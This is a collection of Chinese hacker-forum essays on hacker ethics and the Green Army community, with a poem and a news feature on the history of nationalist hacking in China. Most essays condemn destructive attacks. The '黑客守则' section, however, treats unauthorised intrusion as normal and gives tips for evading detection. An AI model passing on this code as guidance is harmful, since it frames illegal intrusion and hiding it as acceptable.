花非花，雾非雾。绿色兵团，一个曾经辉煌的名字，虽然时过境迁，但是网络中还是保留着一个以“创造一个绿色，宁静的网络世界”为目标，以“自由，分享，平等，互助”为基础的绿色兵团论坛，这里可能帖子不多，但是我们都认真的回答，这里知识可能不会全面，但我们都是精挑细选（小兵培训室）。绿兵的精神所在，就在于我们团结，我们一直奉行自己的原则，永不动摇。

曾几何时，“黑客”一词进入了我的大脑，让我知道网络中还有一群不所不在的“神”。曾几何时，自己知道了黑客的负面形象，知道了黑客破坏的一面，网络的一切好像都能和黑客连接上。于是很好奇。随着对于黑客了解的加深，渐渐的转化，渐渐的明白了真正的黑客其实是一群精神高尚的人。以前知道的不过是冰山的一角，那只不过是丑化了。

曾记起高考后在网上无所事事，突然自己对黑客的技术产生了好奇，虽说自己偶尔会看几个名字比较牛的安全网站，但是没什么事做，仅限于看看主页。对于黑客，自己只敢远观而不感亵玩焉。当初选择兵团，只因为那时看到了 24 小时必答复的新兵训练营。那时管他什么名头，管他是什么网站，只要给我一个答案，我就会经常来。记得有一天在兵团的灌水区看到了一篇关于介绍“黑客”真正精神的帖子，那时候自己才知道，黑客究竟是什么，才发现原来黑客不是那么好当的，一名称职的黑客的成长史是艰辛的。偶然间在某个版块看见了论坛的官方群群号，我，加入了官方群。在那里我有一番新的“打探”，突然有一天，一个群成员发了一个链接，是中央十套采访 GW 的，那时才知道，原来兵团的名



字是那么的有名。虽然此时不比以前，但是依旧是一座山，屹立在网络中。随后，积极地努力学习技术，了解那些基础的东西。又在一个运气好的下午，进入了 5 群，听了第一堂课，那时感觉真的很好。自己可以学习网络技术了。近一年的时间，在这里交到了朋友，交到了兄弟。慢慢的，自己申请了高级成员，成为了兵团的一个铁杆绿兵。

黑客，不是那么好当的，首先你要理解他，懂得他，其次你要学会一切关于电脑与网络的知识，重要的是你要有一颗善良的心。如果你现在问我，你学这些干什么？我可以明确的告诉你们，我想打造属于自己的网络安全，就是这个目的，让我继续下来。如果有人给我扣上“小黑客”的名字。^^我会很高兴的，那代表我也算个有技术，有能力的人了。一名合格的黑客是要懂得很多东西的，所以要不断的学习，并不断的研究。比尔盖茨提出 MS 距离倒闭的时间不过 100 天，但黑客距离落伍的时间仅仅也就几个小时。这就是网络的及时性，残酷性。

绿兵的生活让我感到了团队的气氛，我们也许不常在线，但是我们团结，我们争取上游。在绿兵中，你不需要有太多的本领，只要有一颗上进的心，帮助别人的品质，贡献自己的所知。绿兵的生活也是平凡的，我们因为网络技术相聚在一起。从一开始在新兵营里提问，到试着回答其他兵友的问题。再到其他板块里闲逛。知识就是这么慢慢积累的。一个版块一个主题，一个帖子一个思想。一个问题多种答案。这就是一个论坛的特点。当然每个论坛有自己的特点，有自己的思想。绿兵的思想就是建造一个绿色宁静的网络。让人们懂得基础，懂得简单的处理方式。进一步加深。绿兵的一天其实是很短暂的，一天不见的能在论坛上多待一会，但是每个绿兵都希望能在论坛上学到东西，懂的知识。到现在，我还是捡着自己感兴趣的帖子看。有需要搜索的，用一下论坛的搜索功能就可以了。方便了很多。绿兵的生活也是忙碌的，为了学到更多的知识，奔跑在各个帖子中，吸取精华。

将近一年的绿兵生活，让我学到了很多知识，见识到了新一片的领域。由网络→黑客→网络安全，这是我思想的改变。自己见证了兵团一年的发展，高级成员的壮大，论坛人数的上升，实行了邀请制，发布了 09 年工具包，08 年年



刊，建立了兵团社区 SNS，官方群增加到了 7 个。见证了兵团的困难，见证了兵友的努力，兵友们把自己的时间献给了兵团，为这些为兵团做贡献的兵友们致敬。这段时间也让我明确了一个方向。

如果你是一名新兵，对这里不了解，你可以随便的逛逛，如果你是一名菜鸟，请阅读新手训练营里的置顶文章，并看看小兵培训实里的资料。如果你想提升，那么看看武器研究所&兵团教程。还有很多的版块。如果你有耐心，渐渐的你就会喜欢上这里。如果你只是想学破坏，那么请你离开，这里不适合你。

今天本来要在文化厅发布我的第 600 个帖子，但是在快乐大本营看见了十大元帅，忍不住回帖了。没事，反正是纪念用的，601 也不差。下午已经写了很多了，不小心点错了，半个小时的情感释放就在一秒间，一切都 over 了，😓 于是从新写了一份，但是自我感觉这份没有第一份好，没有第一份有文采。呵呵。

知识很重要，素质与品质更加重要，虽然技术不好，但是我们有良好的品质与素质。一切从基础做起。为了兵团，为了自己。

zjb8975，一个普通的好奇的小绿兵。

《先学做人，后学技术》

Missyou

人品第一、技术第二，曾经也写过这么一个公式：技术-人品=0。不过很多人认为这两者之间没有必然的联系，毕竟这是两个领域的东西，但正是这种心理，让很多人才走上了歧路。人品是一个广义的词语，包含人的性格品质、道德水平、心态境界等，这些东西都在潜移默化的影响着一个人的技术水平。

诚然，我不是心理学专家，我只是将我的理解解释给大家，所以下文如有任何差错之处，敬请当做搞笑部分观看。

1、人品在学习中的作用

学习是从无到有的过程，是将本在人脑中不存在或不完全存在的知识结构，转化成区域完善的知识结构的过程。这个过程是辛苦的，甚至在一定程度上讲是“残酷”的。人这种动物受人心态影响很大，大家都尝试过因为某个兴奋的事情一夜不睡觉反到不困，这其实是人心理状态对人整体状态的影响。

人在学习时心态要放平稳，对于在学习遇到的顺势和逆势要以同样的心态去对待。碰到自己接触过的知识内容，学习起来更加快速，但这时反到要更加专心，因为淹死的都是会游泳的。碰到自己从未接触过的知识，这是最痛苦的，因为你必须重建这段知识的架构，这个过程中你将遇到无限多的困难，碰到无限多的“不理解”，这种时候如果你焦躁、失去耐心和信心，那么一切就完了。

我见过很多人在学习封装时，由于尝试了一天不成功最终放弃，因为几次的失败最终退出了这个技术领域，但你们可曾知道多少前辈用多少心血为大家铺平了今天的道路？没有良好的人格品质，想要学习一门技术，虽然不是不可能的，但至少不是事半功倍的。

这是人品中的态度与心境。

2、人品在提问中的重要性

学问学问，先学后问。在学习中总会遇到自己无法解决的问题，那么这时候最好的方法就是提问。而提问本身又是一门学问，甚至说提问是门艺术。亦然，提问也是在考察一个人的心态和品格。



(1)、提问时把自己当做白纸，别把自己已经会了什么当回事，因为你感觉你自己学的不错的东西，和别人比起来或许只是皮毛；

(2)、提问时把别人当做自己的恩师，用和自己恩师讲话的口气来提问，回想一下你小学时是怎么对你的老师提问的，那么学习技术来提问时也用这种语气，因为在这项你不精通的技术力，你很可能就是个小学生；

(3)、任何人都可能会你所不会的，人人的发展和经历不同，自然会在某几个领域产生差别，所谓三人行必有我师即是这个道理，虚心向一切人提问，提问不会影响你的身份和你的尊严；

(4)、如果我无法将问题描述清楚，那么我将以最客气的口吻来提问问题，虽然这不会帮助你得到更精准的答案，但至少能让更多人来帮你处理问题。

提问者门艺术说到底也很简单，你要从回答你问题的人的角度去提问。你要知道，你所知道的名词他不一定知道，而你所描述的时机和他所理解的可能不同。所以提问时以回答该问题者的身份去提问，设身处地的考虑回答问题者需要你提供哪些条件或资料，这样才能更好更快的得到答案。或许你会因为怕麻烦少发一张截图，但截一张图不过几分钟，而因为没有图而无法提供回答则可能让你永远得不到答案。

这是人品中的从他人角度出发。

3、人品在菜鸟到高手的转化中的作用

经过一段时间的学习和提问后，从菜鸟渐渐的变成了老菜鸟，而老菜鸟到高手之间，却有一个断层。如果你处于了这个断层里，没有其他菜鸟可以帮你提高自己了，同样你对很多问题的理解开始和高手们不同，这个断层是个很危险的地方，很容易早就两种成不了高手的人：

(1)、感觉自己很牛的人。这种人到处可见，他们的确不是菜鸟，但的确不是高手。这种人喜欢到处显摆，就像半瓶醋一样到处逛荡。他们对真正的高手有种抵触情绪，因为他们看不到高手的真谛，又喜欢乱猜忌权威。这种人其实很招人厌，因为这种人感觉自己很牛，好像没人能牛过他们一样。

(2)、始终得不到进步的人。就现在的网络信息量，从菜鸟到老菜鸟大概只

需要 3 个月甚至更短，而从老菜鸟到高手这个断层的跨越，可能需要 1 年甚至更长。很多人就“老死”在了断层里，如果凑巧这些人可以被某些高手拉一把，那么他们也能成为高手，但如果不巧没有高手拉他们，他们自己还不愿意继续刻苦学习进步，那抱歉，您的技术生涯结束了。(Skyfree 我突破这个断层用了近 2 年时间.....)

如果您处于断层中，那么您一定要有优质的人品做保障。在这时，有一种“自己会的不少了”的心态会左右自身，让人懒得和真正的高手交流并获取帮助。高手们的做法和说法不一定是符合你的见解的，但肯定有几个部分是符合你的见解的，所以你可以怀疑他们并保留这份怀疑精神，不过绝对不要对他们有任何排斥，因为这是你成为高手的关键时期。

这是人品中的低调与谦逊。

4、人品在成为高手后的作用

在经过努力最终步入这个行列后，很多人却意外卡在了这里。原因很简单，失去了前进的动力。

高手只是暂时的，没有哪方面的高手是永远的。你终于步入了高手的行列，不代表你可以保持在这个行列。IT 是个高进步性的产业，3 个月不学习，你就重新成了菜鸟。成为高手后要做的：

(1)、多解答菜鸟的问题，因为很多菜鸟遇到的问题可能是你从未遇到的，很可能是你技术里缺失的一节。而且很多菜鸟可以看到你看不到的问题，你所遗漏的那个不起眼的地方，很可能是失败的关键。

(2)、不断的学习新问题，随着时代进步。这个其实对高手来说很难，很多高手在坚守了自己最强的阵地后，忽然这个阵地变的不被需要了，那么让他们舍弃这块阵地去其他地方，的确很困难。但这却是必须的，就像从 XP 到 WIN7，这是我们必须转换的过程。

成为高手后要更加保持自己的随和性和严谨性，而且要注意你的任何一句不负责任的话或回答都可能影响一个菜鸟的前途。

这是人品中的对自己负责和对他人负责。

5、人品在知识共享中的作用

这是个知识爆炸的时代，任何人都不可能掌握所有的知识，而提高个人知识的关键在于“Network”。我们还必须了解“共享”这个词语的概念，共享是我的拿出来与你分享，你的也拿出来与我分享，貌似很多人把共享的含义理解为“你拿出来我拿走”，不得不说这是个 RPWT 了。

(1)、共享是你来我往的过程，你的只拿不予会有效降低他人产出率；

(2)、尊重他人的知识，就像尊重他人一样，不尊重他人的知识等同于侮辱他人；

(3)、大家的乐于分享可以有效提高大家的知识水平。

几个菜鸟之间的知识共享能将互相成就为高手，几个高手之间的知识共享能创造更多的财富。

这是人品中的人与人之间相互尊重与团结。

其实人品和技术之间还有很多的联系，我这里只将我认为重要的几个讲给大家。

《请弘扬网络黑客精神及遵守网络黑客守则!》

QQ1066955795

黑客精神：

黑客精神指的就是善于独立思考、喜欢自由探索的一种思维方式。有一位哲人曾说过，“精神的最高境界是自由”，黑客精神正是这句话的生动写照。看看黑客是怎样看待、思考并解决问题的，我们就能更直观、更深刻地理解黑客精神的蕴涵。

首先，黑客对新鲜事物很好奇，这一点和小孩子有点儿相似。实际上，有很多酿成重大后果的黑客事件都是十几岁的孩子干出来的。想必大家还记得黑客入侵美国白宫、国防部、空军网站的事，最后美国联邦调查局追查出来的“凶手”竟是一名 16 岁的以色列少年；二月黑客事件所发现的嫌疑犯是一名 20 岁的德国青年。连世界级的计算机安全专家都纳闷：这些“小孩子”到底是怎样进入那些层层设防、固若金汤的信息系统的？答案只有一个：强烈的好奇心。黑客对各种新出现的事物特别好奇，他们到处下载、使用、测评新软件，乐此不疲，直到把它们都搞得明明白白；发现某个网站防守严密，好奇心便驱使他们进去看看。而一般人，习惯了各种各样的纷杂琐事，对新鲜事物的好奇心都已经逐渐消退，看见什么都见怪不怪了。黑客与一般人的好奇心是明显不同的。《苏菲的世界》中有这样一句话：“要成为一个优秀的哲学家，只有一个条件：要有好奇心……”要成为一名黑客，第一个条件也是：要有好奇心。

其次，黑客对那些能够充分调动大脑思考的挑战性问题都很有兴趣。黑客并不一定是高学历的人，有很多甚至连高中都没有毕业，但他们很喜欢开动脑筋，去思考那些其他人认为太麻烦或过于复杂的问题。他们在学校时成绩往往并不出色，但碰到一些复杂的非常规性难题时常常能深入地思考，发掘出最简单的解决办法。遇到什么困难，他们一般不会去那里寻求帮助，而是独立思考、独立解决。所以，黑客在碰到一个棘手的问题时，不认为这太困难太无聊，相反，他们觉得

这种挑战很刺激，很爽。这就是为什么黑客能攻入别人的系统而一般人却无计可施的主要原因。

第三，黑客总是以怀疑的眼光去看待一切问题，他们不会轻易相信某种观点或论调。黑客往往都有鲜明的个特征，甚至给人狂放不羁的印象。想让他们信服你的论点可不是件容易的事，他们老爱问“为什么”，或用“是吗？”表示怀疑，甚至还用“我不这样认为……”来表达自大的看法。读书的时候，他们总是以怀疑的眼光去看待作者的观点和每一句话。任何东西经过他们脑筋的时候都会遭到盘问和质疑。所以，在很多人眼中，黑客是社会和传统思维方式的叛逆者。

第四，黑客不满足于仅仅知道“是什么”，他们渴望明白“为什么”，以及“我能不能做到”。黑客有一种打破沙锅问到底的黏糊劲，当老师告诉他水往低处流和“把一个砖头抛往高空它必然落下”时，他知道这是常识，却非要知道为什么会这样；看到别人打游戏过了一关又一关而他玩不过去的时候，他就一个劲地分析自己为什么玩不过去，然后再玩，真到玩过去，比对手玩得还好……黑客对任何事都要搞得清清楚楚、明明白白，他们的表达能力也相当强，写起文章来条理清晰，言简意赅，幽默风趣，文风生动优美。黑客不是知难而退的人，不但不退，而且明知山有虎，偏向虎山行。

第五，黑客追求自由的天性，他们总是诬蔑科打破束缚自己的一切羁绊和枷锁。黑客最不能忍受的就是条条框框的限制，他们憎恨独裁和专制，向往自由的天空，开放的世界，他们自称是为自由而战的斗士。他们认为计算机应该属于每一个人，软件的代码也应该完全公开。对于软件公司把程序做成产口出售并且不公开源代码的做法，在黑客看来是非常卑鄙和恶劣的。黑客鄙视一切商业活动，他们认为自己的愈来愈是追求自由以及让全人类获得自由，而不是追求权力和金钱。他们把自己编写的应用程序放到网上，让人免费下载使用，并根据用户反馈信息不断地改进和完善自己的软件；有的黑客还把某些厂商的加密软件破解，公布于众。有很多优秀的自由软件都是黑客辛勤和智慧结晶，如 Apache、Sendmail 等。互联网和 Linux 的盛行，就是黑客追求自由和开放的结果。看来，从某种程度上讲，黑客还是咱们普通计算机用户的“解放军”。

第六，黑客喜欢动脑筋，但更喜欢动手。黑客可不是动口不动手的谦谦君子，他们多是手痒症患者，看到什么东西都想动手摸摸。不过别怕，他们可不是毛手毛脚的猴子，一般器械、工具、软件他们都会用，不会随便把什么东西给你弄坏，要是整坏了，他肯定会不顾吃饭睡觉给你修的。黑客不喜欢纸上谈兵，他们动手能力很强，像维修计算机、编写调试程序都是他们拿手的绝活儿。

《黑客守则》

1. 不恶意破坏任何的系统， 这样作只会给你带来麻烦。恶意破坏它人的软件将导致法律责任， 如果你只是使用电脑， 那仅为非法使用。 注意:千万不要破坏别人的文件或数据。
2. 不修改任何系统文件， 如果你是为了要进入系统而修改它， 请在达到目的后将它还原。
3. 不要轻易的将你要 Hack 的站点告诉你不信任的朋友。
4. 不要在 bbs/论坛上谈论关于你 Hack 的任何事情。
5. 在 Post 文章的时候不要使用真名。
6. 入侵期间， 不要随意离开你的电脑。
7. 不要入侵或攻击电信/政府机关的主机。
8. 不在电话中谈论关于你 Hack 的任何事情。
9. 将你的笔记放在安全的地方。
10. 读遍所有有关系统安全或系统漏洞的文件 (英文快点学好)!
11. 已侵入电脑中的帐号不得删除或修改。
12. 不得修改系统文件， 如果为了隐藏自己的侵入而作的修改则不在此限， 但仍须维持原来系统的安全性， 不得因得到系统的控制权而破坏原有的安全性。
13. 不将你已破解的帐号分享与你的朋友。
14. 不要侵入或破坏政府机关的主机。

我们选择的是一条很漫长的路！学习进步的同时偶尔放松一下自己。休息一下保存实力！

《承载历史 挥舞青春》

R. E. C--F22

公元一九三五年十二月九日，在冷冷的西直门外，在凛冽的朔风中，一股股沸腾的热血支撑起华夏民族的尊严。那是激扬青春无悔的斗志，那是花样年华的凯旋壮歌，他们控诉日军在东北的暴行，指责国民党的不抵抗政策，高呼“打倒日本帝国主义”、“反对华北五省自治”、“打倒汉奸卖国贼”、“立即停止内战”，他们冲破封锁，得到全国人民的支持与响应，掀起了全国抗日救国运动的新高潮。

是什么让学生走出美丽的象牙塔？是什么让本该读书的人扬起征战的航帆？是什么让谦恭忍让的族人仰起垂下的头颅？是街头横七竖八吸食鸦片的行尸走肉；是甲午战争后不平等条约签署的耻辱；是国民党昧着良心的不抵抗。屈辱的历史让学生们迈出沉重的步伐，青春无悔的选择让他们奋起抗战。当日本侵占东北继续向华北进犯时，当日本通过“秦土协定”建立傀儡政权时，他们心中的愤怒，民族的自尊，青春的神采让他们挖出战斧向日本人砍去。

历史是一条清澈向前的河流，昔日的辉煌与屈辱并不决定什么。我们肩负着为人民服务的政治使命，应该用自己的青春发扬蓝盾精神为国家做点有意义的事。古人云：以史为镜，可以知兴替。闻着墨香：郭明秋、黄敬、姚依林等这些老一辈革命先驱浮现在我们眼前，他们用青春的臂膀，承受无情的弹痕，打破寂静的历史长空，为我们树立了榜样，让我们知道青春没有什么不可以。他们用鲜血与敌人的钢刀舞蹈，用青春昂扬的激情与敌人的凶残论剑。1935年8月1日《为抗日救国告全体同胞》书的出炉，12月3日北平学联联络各大学发起大规模请愿；12月6日北平15所大学发表宣言，反对华北“防共自治”，要求讨伐汉奸殷汝耕。这些都是他们在穷苦人们一声声恳切的嘱托中把青春献给抗日救国运动的足迹。循着先辈们的足迹，面对和平的环境，我们应该表现出先辈们的勇敢，努力学习创造，为祖国的未来尽一点绵薄之力。如果说青春是一颗树，那它为什么不是森林；是一滴水，为什么不是大海；是一撮土，为什么不是大山。承接历



史，让自己的青春飞扬，这是我们无悔的选择；解读历史，让自己的青春无悔，这是我们正确的选择！

作为共和国的未来，我们将用自己的青春染绿国家的橄榄枝，为社会的和谐贡献自己的力量。希望各位在校大学生们，在有限而宝贵的大学时代，勤学专业知
识，砺练专业技能；提高自身文化修养，增强体能素质；尽可能地完善自我，为将来保家安邦打好基础。磨砺刀锋向敌对分子刺去，展现我中国网警的风采，让世界为我们青春的奋进而喝彩！

平静的秋色挡不住凛冽的寒风，凛冽的寒风挡不住青春的脚步。今天，我们重温鲁迅、宋庆龄等爱国志士为抗日救国而英勇奋进的历史，在知识的海洋里扬帆，在体能的跑道上竞赛。思想有多远就能走多远，用我们激扬的青春去拓宽不能延长的生命！

历史的星空有一群明星，流星不断飞逝，我们将是永远最耀眼的那颗，因为那是青春昂扬的舞姿！

《我的黑客梦》

单恋一支花

也许这就是宿命，我听见了这样的你。黑客，多么令人振奋的词汇。喜欢你在数据流中那冲击的华丽，喜欢你那在代码前深邃的眼睛。小学某次电脑课上我认识了黑客，看着电脑屏幕上的文字，我沉默了，或者说我陷入了空灵的状态，灵魂深入被深深的牵引，一股无型的力量让我热血沸腾，我大声说我要当黑客，虽然当时被人看做 sb，但是那种感觉让我回味。

初中 3 年高中 3 年，我根本没有时间弄电脑，虽然每次谈到黑客我的血液在血管里开始跳动，但是我只能忍着，忍着，我知道我还有学业，还有责任。但是黑客的梦想没有停滞 6 年，六年里我每个月会买黑客书籍，看一遍，回味一遍，再看一遍……多少个夜里我回味着那份悸动，于是我写下了一首诗——

《挡不住的黑客梦想》

曾经有过那么多惆怅

想起往事 令人断肠

我不知道

我的追求在何方 道路在何方

问风问雨问大地

却没有一点回响

岁月无声的流淌

可是谁甘心总是惆怅

可是谁愿意总是迷惘

我要飞翔 哪怕没有坚硬的翅膀

我要歌唱 哪怕没有人为我鼓掌

我用生命和热血铺路

因为没有什么能把黑客的梦想阻挡

现在我高考完了

我发现一切都变了

vip 的教程莫不是 ctrl+c ctrl+v

黑客们在也表示追求自身利益 而是抓鸡后再抓鸡 刷钻后接业务刷钻 但是
我的梦想不会变 我要告诉世界 我要成为一名真正的黑客

我不在乎多少梦想会成空无

我不在乎多少追求会成泡影

在黑色的季节里 谁愿意是

醉生梦死 醉死梦生

山峰挡不住我 河流挡不住我

哦，一往无前

我的黑客梦

《多一点成熟，少一点破坏（有感于断网）》

davidfly

不知道取什么题目好，也不知道从何说起！

江湖真是越来越乱了。。。。

这次六省市断网事件，真有点装 B 装大了的感觉！玩过头了。。。。真的玩过头了。。。。

当商业利益、金钱的利益大于我们内心那一点点黑客（红客）的职业操守的时候，我想我们中的某些人就走向了另一面。

一念为天堂、一念即地狱！

有时我在想：为什么想黑人的朋友这么多？为什么想报仇的朋友这么多？有些人在论坛受不得一点气，有些人在 QQ 群里受不得一点委屈。。。。这就是我们吗？这就是标榜“追求技术上完美”的一群人吗？

没有人可以一帆风顺的走到顶峰，也没有人可以一辈子不犯错误，但我想这不能成为我们迷失自我的借口！

没有人会为你黑掉自己国家的网站而起立鼓掌，没有人会为你让自己国家六省市的几千万人上不网这件事而说你是英雄！

当菲律宾宣布把南沙划为自己的版图时，我们在哪里？

当日本和我们争夺春晓油田时，我们在哪里？

当外国的同行发现 N 多漏洞的时候，我们又在哪里？

当我们被外国的同行嘲笑是“脚本小子”的时候，我们又在哪里？

这时的我们，只会不断的黑 QQ，卖 QQ；只会不断的盗帐号，卖帐号，只会不断的用着一些没有技术创新含量的工具，去玩一些没有技术含量的 DDOS。。。。

这就是我们，这就是现在的江湖。。。。

出卖了技术，但不能再出卖你自己的灵魂和职业操守。。。

每个行业都有自己的规矩，就算你是混社会的，也要讲点江湖道义。。。



玩什么事情不要玩得太没有规矩了，到时候玩得太过火，玩得人神共愤。。。。结果不说了。。。。

最后，我想与大家共勉一句话：“在外面混，迟早都要还的！”

《“中国黑客”十年：刺刀还在 理想已经滑落》

Hacker_deng

在中国短暂而一度喧嚣的黑客历史上，几乎从没有过纯粹的时光，它一再被捆绑和裹胁，最先是爱国精神，然后是商业利益，现在则几成犯罪的代名词。“熊猫烧香”在网络上猖狂，不少网络用户被染上病毒，网络安全再次敲响警钟！

六年前，“中国鹰盟”成立之初，黑客万涛吟咏着“我们要做民族的精英，我们会永远战斗不息”，他的经典台词是为刺刀装上理想，像拿破仑的军队那样。

现在，2007年9月11日，远在成都出差的中年白领，惦记着夜晚的宵夜，然后悲哀地承认，如今的黑客圈是“名利场和大染缸”，他宁愿选择“永远缅怀

龚蔚，十年前成立中国第一个黑客组织——“绿色兵团”，如今甚至都已不愿轻言往事，“那是一段成长的历史”，他说自己反思过，检讨过，再无重温的激情，江湖也早无 goodwill(网名)。

尽管源于上世纪60年代美国的“黑客”(Hacker)一词，最初的含义只关乎技术，指那些尽力挖掘计算机程序的最大潜力的电脑精英，但在中国短暂而一度喧嚣的黑客历史上，几乎从没有过纯粹的时光，它一再被捆绑和裹胁，最先是爱国精神，然后是商业利益，现在则几成犯罪的代名词。

“当你企图用文化去解构技术，它也许会发展成科学，也许会发展成巫术。”老牌黑客 alert7 说。

十年回首，那些曾经公开宣扬爱国，并在印尼排华、中美撞机等一系列历史事件中成功实施跨国网络攻击的黑客组织们，譬如绿色兵团、中国黑客联盟、红客联盟，大多风云流散，或者名存实亡。当年的黑客教父，要么在商业的泥潭里泥足深陷，要么已悄然归隐，取而代之的是汹汹而来的以牟利为动机的新一代伪黑客、骇客们，以及日益攀升的有关黑客犯罪的冰冷数据。

这就是残酷的现实，正如万涛所说，刺刀还在，思想已经滑落。

在世界头号黑客凯文·米特尼克因为非法侵入政府网站而入狱整整两年后，



中国才诞生了第一个真正意义上的黑客组织

1997 年，上海黑客龚蔚(goodwell)在境外某网站申请了一处免费空间并在国内做了镜像站点，用于黑客之间的交流，成立“绿色兵团”。

发起人龚蔚如今的解释是，一切出于爱好和兴趣，当然还有同道切磋比拼的快感。“与利益无关，与政治无关”。绿色兵团的名字，来源于他美好的梦想，“以兵团一般的纪律和规则，打造绿色和平的网络世界”。

1998 年仅一年，阵容便趋于鼎盛，龚蔚回忆说，注册人数不下 5000 人，核心团队有一百多人，分布在湖南、福建、广东、北京、上海各地，这包括如今已被尊称为教父级的 rocky、solo、小鱼儿、冰河、小榕、谢朝霞等等。

彼时的中国互联网还在起步间，对于普通人还是个陌生的名词，商业利益无从谈起，这得以令一帮沉醉于挑战技术的网络爱好者，纯净地栖居。

他们中一些是二十出头的大学生，初衷简单，甚至没有自己的电脑，有时为了争夺校园实验室里的机位而废寝忘食。

他们信守自己的黑客准则，甚至崇拜雷锋，主张网络技术共享、互助，耻于随意的攻击，遑论以之牟利？

绿色兵团的早期成员冰河(glacier)说，完全是靠自己的兴趣和网友的鼓励，才写出了中国最早的特洛伊木马程序，他最初只是想编写一个方便自己的远程控制软件。从不曾想竟成为之后中国最受诟病的黑客攻击软件

后来的黑客组织“第八军团”的陈三公子，当时还只是个“菜鸟”，他说，黑客有黑客自己的行为准则，有自己的道德规范，正义、平等、共享、互助，“这是一种追求卓越和完美的精神”。)

红客，民族的红色！

纯净的时光总是倏忽而逝，绿色兵团一位早期黑客现在说，再也不会回来了。

1998 年 5 月，印度尼西亚发生排华事件。正蹒跚学步的中国黑客们决定声援，并向印尼网站发起攻击。这成全了他们第一次在公共视野的亮相，并且携爱国义举一呼百应。组织者绿色兵团名噪一时，年轻的黑客们初尝被视为民族英雄

的自豪。

当年的组织者龚蔚现在承认，一是民族情绪使然，再则不排除年轻人的出名冲动。

如今，谢朝霞甚至说，当时受了鼓动——鼓动显然不是褒义词。他行事低调，百般推辞采访，并拒谈任何个人情况。

最初江湖规则，尚被遵守，“我们留真名，只为表明我们的态度，不去窃取资料，也不恶意破坏对方设备。”龚蔚说。

朴素的爱国情绪造就了中国黑客最初的团结与坚强的精神，甚至出现了“中国黑客紧急会议中心”，负责对外国网站攻击期间的协调工作。

之后便是 1999 年的北约轰炸中国大使馆，中国黑客又一次大规模地团结起来，纷纷开展了对美国网站的攻击。在中国大使馆被炸后的第二天，第一个中国红客网站，“中国红客之祖国团结阵 2001 年，中美黑客大战，8 万中国黑客一起行动，使中国红旗在美国白宫网站飘扬两个小时。他们自称“卫国战争

中国红客联盟、中国鹰派联盟、中国黑客联盟三大黑客组织成为这场中美黑客大战的主力军。一时间，红盟的 lion、鹰派的万涛成为中国黑客英雄。

前者宣扬红客精神，给自己起了个独特的名字——“红客”(Honker)，希望以政治立场的正义性来证实自己攻击行为的合法性。

真实动机的揣测已经不重要，客观上，对于民族情绪的附庸，以及爱国旗帜的高扬，促成了中国黑客的急速成长。2000 年的街头，黑客技术就像今天的 blog(博客)一样流行。“报效祖国”成为年轻触网者最惯常的口头禅。

2002 年 4 月，中国互联网协会公告制止有组织的攻击行为。红盟至此一蹶不振，只沦为少人问津的网页。而滔滔直下的网络安全产业，令昔日的黑客们竞相转型，别无他顾

“在根本意义上，网络黑客所采取的手段和大学生对美国大使馆扔石头和墨水瓶没有什么两样，只是一种宣泄的手段。”中国社科院教授闵大洪曾一针见血地评价

“时代变了，环境变了，网络也变了，”绿色兵团当年一成员感慨红色激情转瞬即逝的原因，“黑客又怎么能不变？”

大规模的以民族主义为名的攻击再难开展。2004 年最后一天，中国红客联盟首领 Lion 宣布闭站，闵大洪教授撰文宣告告别中国黑客的激情时代。

纯技术的理想也好，爱国的激情也罢，结果证明，在网络泡沫泛起、创业诱惑迭现的 2000 年前后，中国的黑客们变得脆弱。原本隐秘的江湖，出于商业的需要，也不可避免地驶向浮华和炫耀。

“回到现实，黑客们也是普通人，也需要吃饭，生活和个人发展。”早期绿色兵团的成员周帅不主张道德评价。

而第八军团的组织者陈三公子至今仍坚持，“合法地利用黑客技术，将它转化为合法的商业价值，我相信这也许就是众多黑客们体现自己价值的最高境界。”

1998 年始出现的一系列的攻击行动，客观上也提醒了国人对于网络安全的认识，网络安全行业方兴未艾。

1999 年，中国最早也是一度最强大的黑客组织绿色兵团纵身转型，脱胎为中绿联盟，当年 7 月成立了上海绿盟计算机网络安全技术有限公司。

随后，中国第一代黑客们纷纷扔掉利剑，举起盾牌，成群结队向网络安全领域进军。

“当时中国最顶尖的黑客人才，90%变身为了网络安全专家。”龚蔚说。

这些黑客教父昔日轻而易举地以爱国、民族旗帜一举成名，却不想，在商业的泥潭里，泥足深陷。

商业的迷梦，只消一年便告完结。2000 年，上海绿盟即告解散。

龚蔚现在似乎有些后悔，绿色兵团风云四散，不仅仅是个人利益得失，更重要的，他以为，打开了商业资本的魔盒，终于侵蚀了本该纯净的黑客理念。而他被视为那个打开潘多拉魔盒的人。

周帅似乎显得早有预见，他说，自己从没有向网络安全领域迈进一步。

绿盟的失败，被如今的当事人解释为，尊奉的黑客自由理念与商业资本产生了冲突，这可能包括“网络安全公司赢利迫切，名为防卫，但难免要做一些攻击行动，打着法律的擦边球，以求业务的提升”。

不能容忍者选择逃离，而被资本俘获的却可能是大多数。

而另一部分人，比如万涛在寻找着其他可能，2002 年他通过媒体回应当时的广东省长，中国黑客愿为政府服务。他曾经多么郑重地呼吁黑客的责任意识，甚至用上了最流行的“中国特色”的前缀。只可惜，未得实质回应。

“中国黑客的大联盟时代已经过去，现在是一盘散沙。”周帅说。。

回头太难当黑客工具可以如此直接地带来商业利益，可以视为一种产品创造经济数据的时候，精英小众化的面纱便不复存在。

2000 年之后，中国的所谓黑客队伍迅速扩大，众多唾手可得的黑客工具与软件使得进入黑客的门槛越来越低，网络间随处是黑客速成培训班，当 300 元钱就可以攻破一个邮箱，换回一套傻瓜黑客工具时，混乱已经无法避免。

甚至当年的黑客对这个称谓也惟恐避之不及，“太复杂了”是紧跟的喟叹。

龚蔚回过头来要重新捍卫作为黑客的纯洁性。万涛说，黑客应该是有道义、有良知的技术高手，他与骇客的区别是在进入别人的计算机以后，一个是善意提醒或悄然离开，而另一个则大肆破坏。

“这就好比一个人学会了武功，在没有打人之前，你不能说他是个坏人。如果他用来除暴安良，他就是侠，如果他用来打家劫舍，那他就是盗。”

还有人偶尔会说起红客，一个曾经以民族、爱国立身的词汇，据说 Lion 又重新开起了红客联盟，可惜悄无声息的网站上，他自己都一个月没有登陆了。熟悉他的朋友说，他活得很滋润。

再比如另一个“大红客联盟”，实际上只是一个代号了，他操心的是自己十几人的安全公司，甚至一将黑客与国家利益联系在一起，他本能地会问，“不敏感吗？”

更多的对于民族主义渲染，已经悄然变成了黑客网站揽钱广告上的一句经典

台词，“一个月包会攻击日本电脑”。

陈三公子说，现在只有极少数仍然坚持黑客本色，默默地专注于技术研究，而另一部分闹得沸沸扬扬，其实是专注于商业利益。他亦曾被如此揣度。

